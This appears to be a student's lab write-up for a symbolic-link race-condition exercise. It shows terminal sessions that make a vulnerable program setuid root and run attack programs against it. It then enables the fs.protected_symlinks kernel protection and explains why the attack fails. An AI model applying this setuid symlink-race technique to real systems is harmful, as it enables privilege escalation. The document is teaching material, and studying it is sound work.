[10/20/23]seed@VM:~/.../Labsetup$ nano vulp1.c
[10/20/23]seed@VM:~/.../Labsetup$ gcc vulp1.c -o vulp1
[10/20/23]seed@VM:~/.../Labsetup$ sudo chown root vulp1
[10/20/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp1
[10/20/23]seed@VM:~/.../Labsetup$ ./impr_attack
[10/20/23]seed@VM:~/.../Labsetup$ ./impr_attack
[10/20/23]seed@VM:~/.../Labsetup$ nano vulp1.c
[10/20/23]seed@VM:~/.../Labsetup$
```




```
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
```


TASK 3b

We turn on the built in protection.


In parallel we also run the impr_attack program. the attack is not successful and we get No permission and segmentation fault as the output.



```
[10/20/23]seed@VM:~/.../Labsetup$ nano vulp1.c
[10/20/23]seed@VM:~/.../Labsetup$ ./impr_attack
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
```



```
[10/20/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symli
nks=1
fs.protected_symlinks = 1
[10/20/23]seed@VM:~/.../Labsetup$
```



```
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symli
nks=1
fs.protected_symlinks = 1
[10/20/23]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
```

QUESTION

The vulnerability exploited involves symbolic links. If the programs are unable to access the links, the attack can be avoided. By setting fs.protected_symlinks=1, the Linux kernel introduces protections to mitigate this type of attack. When this protection is enabled, the kernel checks the ownership and permissions of the symbolic link and the target file. If they do not match, the symbolic link is considered "unsafe" and operations that could potentially be exploited by attackers, such as opening the file for writing, are blocked.

QUESTION

It only deals with access control, but there can be other ways to exploit the vulnerabilites.